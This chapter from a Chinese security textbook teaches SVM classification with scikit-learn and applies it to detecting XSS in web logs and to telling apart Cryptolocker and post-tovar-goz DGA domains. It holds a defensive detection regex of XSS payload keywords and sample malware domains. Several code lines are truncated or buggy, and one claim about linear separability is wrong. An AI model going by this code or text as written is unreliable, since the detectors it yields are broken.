支持向量机（Support Vector Machine, SVM）是机器学习领域使用最广泛的算法之一，其原理如图9-7所示，通常用来进行模式识别、分类以及回归分析，它特别适合安全世界里面的非黑即白，所以我们重点介绍与分类相关的知识。




图9-7 SVM原理图

假设只有二维的特征向量，我们需要解决一个分类问题，需要通过将正常用户和黑客区分开来，如果确实可以通过一条直线区分，那么这个问题成为可以线性可区分（linear separable），如果不行则成为不可线性区分（linear inseparable）。讨论最简单的情况，假设这个分类问题是不可以线性区分的，那么这个区分的直线成为超平面，距离超平面最近的样本成为支持向量（Support Vector）。




图9-8 SVM从二维平面升级到三维平面

如图9-8所示，对于不可线性区分的情况，需要升级到更高的平面进行区分，比如二维平面搞不定就需要升级到三维平面来区分，这个升级就需要依靠核函数。SVM通过一个非线性映射，把样本空间映射到一个高维乃至无穷维的特征空间中（Hilbert空间），使得在原来的样本空间中非线性可分问题转化为在特征空间中的线性可分问题。简单地说，就是升维和线性化。升维，就是把样本向高维空间做映射，一般情况下这会增加计算的复杂性，甚至会引起“维数灾难”，因而人们很少问津。但是作为分类、回归等问题，很可能在低维样本空间无法线性处理的样本集，在高维特征空间中却可以通过一个线性超平面实现线性划分（或回归）。一般的升维都会带来计算的复杂化，SVM方法巧妙地解决了这个难题：应用核函数的展开定理，就不需要知道非线性映射的显式表达式；由于是在高维特征空间中建立线性学习机，所以与线性模型相比，不但几乎不增加计算的复杂性，而且在某种程度上避免了“维数灾难”。这一切要归功于核函数的展开和计算理论。

选择不同的核函数，可以生成不同的SVM，常用的核函数有以下四种：

- 线性核函数 $K(x, y) = x \cdot y$ 。
- 多项式核函数 $K(x, y) = [(x \cdot y) + 1]^d$ 。
- 径向基函数 $K(x, y) = \exp(-|x-y|^2/d^2)$ 。

·二层神经网络核函数 $K(x, y) = \tanh(a(x \cdot y) + b)$ 。

9.2 示例：hello world！支持向量机

我们先演示支持向量机的基础使用，完整演示代码请见本书GitHub上的9-1.py。

导入库文件：

```
print(__doc__)
import numpy as np
import matplotlib.pyplot as plt
from sklearn import svm
```

创建40个随机点：

```
np.random.seed(0)
X = np.r_[np.random.randn(20, 2) - [2, 2], np.random.randn(20, 2) + [2, 2]]
Y = [0] * 20 + [1] * 20
# fit the model
clf = svm.SVC(kernel='linear')
clf.fit(X, Y)
```

构造超平面：

```
w = clf.coef_[0]
a = -w[0] / w[1]
xx = np.linspace(-5, 5)
yy = a * xx - (clf.intercept_[0]) / w[1]
# plot the parallels to the separating hyperplane that pass through the
# support vectors
b = clf.support_vectors_[0]
yy_down = a * xx + (b[1] - a * b[0])
b = clf.support_vectors_[-1]
yy_up = a * xx + (b[1] - a * b[0])
```

调用matplotlib画图：

```
plt.plot(xx, yy, 'k-')
plt.plot(xx, yy_down, 'k--')
plt.plot(xx, yy_up, 'k--')
plt.scatter(clf.support_vectors_[:, 0], clf.support_vectors_[:, 1],
           s=80, facecolors='none')
plt.scatter(X[:, 0], X[:, 1], c=Y, cmap=plt.cm.Paired)
plt.axis('tight')
```

```
plt.show()
```

运行代码：

```
localhost:code maidou$ python 9-1.py
None
localhost:code maidou$
```

SVM hello word代码如图9-9所示。




图9-9 SVM hello word代码

9.3 示例：使用支持向量机算法识别XSS

下面以常见的XSS检测来说明下SVM的简单应用。完整演示代码请见本书GitHub上的9-2.py。

1.处理流程

数据处理流程如图9-10所示。




图9-10 数据处理流程

2.数据搜集和数据清洗

由于我们的例子比较简单，把上述两个步骤合并即可，准备数量相

等的正常Web访问日志和XSS攻击的Web日志，最简单的方法是参考我以前的文章《基于WAVSEP的靶场搭建指南》，使用WVS等扫描器仅扫描XSS相关漏洞即可获取XSS攻击的Web日志。

3. 特征化

实践中数据搜集&数据清洗是最费时间的，特征化是最烧脑的，因为世界万物是非常复杂的，具有很多属性，然而机器学习通常只能理解数字向量，这个从现实世界的物体转变成计算世界的数字的过程就是特征化，也叫向量化。比如要你特征化你前女友，你总不能说漂亮、温柔这些词，需要对最能代表她的特点的方面进行数字化，如图9-11所示。




图9-11 现实生活中将事物向量化的例子

你会发现各个向量之间的数据范围差别很大，一个月消费能力可能就干掉其他特征对结果的影响了，虽然现实生活中这个指标确实影响很大，但是不足以干掉其他全部特征，所以我们还需要对特征进行标准化，常见的方式为：

- 标准化；
- 均方差缩放；
- 去均值。

回到XSS的问题上，我们需要针对Web日志进行特征化，如图9-12所示。




图9-12 Web日志特征举例

特征提取的示例代码如下：

```
def get_len(url):
    return len(url)
def get_url_count(url):
    if re.search('(http://)|(https://)', url, re.IGNORECASE) :
        return 1
    else:
        return 0
def get_evil_char(url):
    return len(re.findall("<>,\\\"/]\"", url, re.IGNORECASE))
def get_evil_word(url):
```

```
return len(re.findall("(alert)|(script)=(%3c)|(%3e)|(%20)|(onerror)|(onload)|(e\b
```

数据标准化使用如下代码即可：

```
min_max_scaler = preprocessing.MinMaxScaler()  
x_min_max=min_max_scaler.fit_transform(x)
```

4.数据打标

XSS标记为1，正常访问标记为0。

5.数据拆分

这一步是为了随机把数据区分成训练组和测试组，通常直接使用`cross_validation.train_test_split`即可，通常40%作为测试样本，60%作为训练样本，这个比例可以根据自己的需要进行调节：

```
x_train, x_test, y_train, y_test = cross_validation.train_test_split(x,y, test_size=
```

6.数据训练

使用Scikit-Learn的SVM模型即可，SVM用于分类的模型称为SVC，我们使用最简单的核函数linear：

```
clf = svm.SVC(kernel='linear', C=1).fit(x, y)  
joblib.dump(clf, "xss-svm-200000-module.m")
```

7.模型验证

通过加载训练后的模型，针对测试集合进行预测，将预测结果与打标结果进行比对：

```
clf=joblib.load("xss-svm-200000-module.m")  
y_test=[]  
y_test=clf.predict(x)  
print metrics.accuracy_score(y_test, y)
```

在测试环节中，我们在一个各有20万个样本的黑白模型上进行训练，在一个各有5万个样本的黑白测试集上进行校验，任何黑白预测错都判断为错误，最后运行结果准确率为80%，对于机器学习而言，仅依靠模型优化，这个比例已经很高了。通过在更大的数据集合上进行训练（比如大型CDN&云WAF集群的日志），进一步增加特征个数以及增加后面环节的自动化或者半自动化的验证，可以进一步提高这个比例，最后我们做到了准确率90%以上。图9-13是特征扩展的举例，大家可以根据实际情况增加个数。




图9-13 Web日志特征

8.异常数据

通过SVM我们识别出了异常数据，经过人工确认，除了变形的XSS以外，还有不少其他攻击行为，由于测试时只打开了XSS的规则签名，所以其他攻击行为没有拦截，也进入了白样本，举例如下：

从广义上讲，XSS和SQL注入都是属于代码注入导致的漏洞。我们推测由于训练样本中混入了SQL注入的样本，所以导致训练结果中也出现了SQL注入。

9.4 示例：使用支持向量机算法区分僵尸 网络DGA家族

僵尸网络为了躲避域名黑名单，通常会使用DGA技术动态生成域名，通过DGA域名的不同特征，可以尝试识别不同的家族群。我们以常见的cryptolocker和post-tovar-goz两个僵尸网络家族为例，完整演示代码请见本书GitHub上的9-3.py。

9.4.1 数据搜集和数据清洗

实验阶段，我们搜集了如下数据：

- 1000个cryptolocker域名；
- 1000个post-tovar-goz域名；
- alexa前1000域名。

DGA文件格式如下：

```
xsxqeadsbgvpdke.co.uk,Domain used by Cryptolocker - Flashback DGA for 13 Apr 2017,2017-04-13 10:00:00+0000
```

从DGA文件中提取域名数据：

```
def load_dga(filename):  
    domain_list=[]  
    #xsxqeadsbgvpdke.co.uk,Domain used by Cryptolocker - Flashback DGA for 13 Apr 2017,2017-04-13 10:00:00+0000  
    # http://osint.bambenekconsulting.com/manual/cl.txt  
    with open(filename) as f:  
        for line in f:  
            domain=line.split(", ")[0]  
            if domain >= MIN_LEN:  
                domain_list.append(domain)  
    return domain_list
```

alexa文件使用CSV格式保存域名的排名和域名，提取数据方式如下：

```
def load_alexa(filename):  
    domain_list=[]  
    csv_reader = csv.reader(open(filename))  
    for row in csv_reader:  
        domain=row[1]  
        if domain >= MIN_LEN:  
            domain_list.append(domain)  
    return domain_list
```

9.4.2 特征化

1.元音字母个数

正常人通常在取域名的时候，都会偏向选取“好读”的几个字母组合，抽象成数学可以理解的语言，这使英文的元音字母比例会比较高。DGA生成域名的时候，由于时间因素是随机因素，所以元音字母这方面的特征不明显。下面我们通过数据分析来验证我们的想法。

读取alexa域名数据：

```
x1_domain_list = load_alexa("../data/top-1000.csv")
```

计算元音字母的比例：

```
def get_aeiou(domain_list):
    x=[]
    y=[]
    for domain in domain_list:
        x.append(len(domain))
        count=len(re.findall(r'[aeiou]',domain.lower()))
        count=(0.0+count)/len(domain)
        y.append(count)
    return x,y
```

分别获取两个僵尸网络DGA域名数据以及alexa域名数据，并计算元音字母比例：

```
x1_domain_list = load_alexa("../data/top-1000.csv")
x_1,y_1=get_aeiou(x1_domain_list)
x2_domain_list = load_dga("../data/dga-cryptolocke-1000.txt")
x_2,y_2=get_aeiou(x2_domain_list)
x3_domain_list = load_dga("../data/dga-post-tovar-goz-1000.txt")
x_3,y_3=get_aeiou(x3_domain_list)
```

以域名长度为横轴，元音字母比例为纵轴作图：

```
fig,ax=plt.subplots()
ax.set_xlabel('Domain Length')
ax.set_ylabel('AEIOU Score')
```

```
ax.scatter(x_3,y_3,color='b',label="dga_post-tovar-goz",marker='o')
ax.scatter(x_2, y_2, color='g', label="dga_cryptolock",marker='v')
ax.scatter(x_1, y_1, color='r', label="alexa",marker='*')
ax.legend(loc='best')
plt.show()
```

分析图9-14，不同家族之间具有明显聚合效果，正常域名与DGA之间具有一定的区分性。

